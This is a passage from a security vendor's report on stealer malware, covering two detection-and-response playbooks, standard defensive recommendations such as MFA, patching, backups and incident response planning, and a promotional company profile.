
Disable Schedule Task

Most malware leverages schedule task o remain persistent. We can use this playbook to disable suspicious Schedule Task.

Possible Command and Control

Adversaries rely heavily on command and control (C2) communication to maintain control over compromised systems. This playbook is intended to detect C2 server communication. It employs a threat intelligence platform to evaluate IP, source address, and domain reputation. It also employs entropy to identify domains with random domain names. When malicious C2 is detected, it can block the associated server addresses or domains.

RECOMMENDATION

Conduct Security Awareness Training Regularly

Phishing is one of the primary methods for delivering Stealer malware. Social engineering techniques such as phishing, smishing, pretexting, and baiting deceive employees into downloading and executing malware, disclosing confidential information, or performing unauthorized actions. To combat these threats, organizations should train employees regularly on recognizing and responding to social engineering attacks such as phishing emails, including simulated exercises that mimic real-world scenarios. These simulations assist in identifying susceptible employees, and organizations can provide them with the additional training and support they require in the future to recognize and respond to such threats.

Furthermore, if employees suspect they have been the victim of a social engineering attack, a formal process or path should be provided for them to report it, including alerting the appropriate authorities and taking immediate steps to contain the incident and minimize any potential damage.

Use Updated Security Software

Despite the critical importance of regularly updating devices, browsers, and other software applications, many organizations neglect this security practice, leaving their systems vulnerable to known vulnerabilities and cyber threats. Organizations can significantly reduce the risk of malware infections and data breaches by keeping software updated and ensuring the installation of the latest security patches and bug fixes. In cases where patching is unavailable or not feasible, organizations should utilize vendors' mitigations. Additionally, when faced with numerous security issues, organizations should prioritize them based on severity and apply patches or mitigations accordingly.

Enforce Strong Password Policy

Organizations should enforce strong password policies to enhance security measures within organizations. These policies typically incorporate with a minimum password length of eight characters, limit the number of password attempts before account lockout.

Furthermore, it is also recommended for organizations to refrain from mandating frequent password resets for their employees, limiting them not more than once per year. Additionally, organizations should implement a policy to monitor newly set passwords. These passwords should be checked against lists of common and compromised passwords to ensure their strength and integrity.

Implement Multi-factor Authentication

Implementing Multi-Factor Authentication (MFA) is crucial for bolstering security measures against unauthorized access to user accounts, particularly in scenarios where passwords may be compromised. Organizations are strongly advised to deploy MFA across all user accounts, with particular emphasis on remote access or cloud-based services. Additionally, configuring MFA to be mandatory for performing privileged actions is highly recommended for enhancing overall security posture.

Implement Network Segmentation

Perform network segmentation to keep essential systems and sensitive data apart from the rest of the network. This helps to confine possible breaches and minimize attacker lateral movement.

Use Cyber Security Solutions

Use cybersecurity solutions such as firewalls, intrusion detection systems, and DDoS protection tools to prevent unauthorized access attempts and identify botnet activities. In addition, implement an Endpoint Protection Platform for host-level security. Host-level security solutions like AgentX can help detect and prevent malware infections, including stealer malware. These solutions can provide an additional layer of protection to your devices by monitoring the activity of processes and services running on your device and alerting you to any suspicious or malicious activity.

Backup and Disaster Recovery Planning

Regularly backing up your important data is essential to safeguard against data loss and security breaches. However, relying on a single backup copy may not suffice to ensure the safety of your data. The 3-2-1 backup policy recommends creating three copies of your critical data, storing them in two different formats or locations, and keeping one copy offsite. Having an offline backup, inaccessible from the internet, is a vital component of a robust backup strategy. While online backups offer quick access to your data, offline backups provide an additional layer of protection against data loss. This comprehensive approach ensures redundancy and enables swift recovery from data loss resulting from hardware failures, malware infections, natural disasters, or other unforeseen circumstances.

Enable Proper Logging and Visibility

Proper logging, asset visibility, and system monitoring are essential components of a robust cybersecurity strategy. These measures provide an overview of the network and help detect anomalies indicating a security threat. These practices play an important role in detecting and preventing attacks in their early stages, enhancing overall cybersecurity posture. It is also crucial to ensure that logs are being collected from every system to ensure comprehensive coverage.

Proper Incident Response Plan

Develop and consistently implement an incident response plan to address security incidents promptly and efficiently. Conducting regular incident response drills is equally important to assess an organization's readiness to handle security incidents effectively. These drills help identify any gaps in the incident response plan and enhance the organization's preparedness to respond to real-world incidents.

CONCLUSION

Stealer malware poses a significant threat to an organizations as the proliferation of stealer malware is expected to continue growing through its expansion and availability on underground markets. Consequently, it is imperative for organizations to proactively adapt and enhance their security measures to counter this emerging threat effectively.

Logpoint Converged SIEM provides a comprehensive set of tools and capabilities for detecting, analyzing, and mitigating the impact of stealer malware. It enables security teams to automate key incident response procedures, collect critical logs and data, and enhance malware detection and removal operations. Logpoint Converged SIEM, which includes investigation and response playbooks as well as AgentX, our native endpoint agent, provides organizations with the tools they need to monitor risks, strengthen defenses, and protect against stealer malware activities in today's dynamic threat landscape.

At Logpoint, we remain vigilant and committed to preventing such attacks. We continually research and develop new alerts for Logpoint Converged SIEM and integrate new playbooks to address emerging threats like stealer malware. Together, we can effectively combat these evolving cybersecurity challenges.

Happy hunting!

ABOUT LOGPOINT

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.

For more information visit **www.logpoint.com**